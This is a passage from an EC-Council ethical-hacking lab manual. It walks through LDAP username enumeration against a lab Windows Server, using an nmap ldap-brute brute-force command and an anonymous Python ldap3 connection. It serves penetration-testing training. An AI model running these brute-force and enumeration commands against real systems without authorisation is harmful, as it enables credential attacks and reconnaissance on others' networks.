
8. Now, we will use NSE script to perform username enumeration on the target machine **Windows Server 2022** (10.10.1.22).

9. Type **nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' [Target IP Address]** (here, the target IP address is **10.10.1.22**) and press **Enter**.

   Note: **-p**: specifies the port to be scanned, **ldap-brute**: to perform brute-force LDAP authentication. **ldap.base**: if set, the script will use it as a base for the password guessing attempts.


10. Nmap attempts to brute-force LDAP authentication and displays the usernames that are found, as shown in the screenshot below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




11. Close the terminal window. Now, we will perform manual LDAP Enumeration using Python.
12. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
13. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
14. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
15. Type **python3** and press **Enter** to open a python3 shell.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Type **import ldap3** and press **Enter** to import LDAP.




17. Now, we will connect to the target LDAP server without credentials using python.

18. Type **server=ldap3.Server('[Target IP Address]', get_info=ldap3.ALL,port=[Target Port])** and press **Enter** to provide the target IP address and port number (here, the target IP address is **10.10.1.22**, and the port number is **389**).




19. In the python3 shell, type **connection=ldap3.Connection(server)** and press **Enter**.

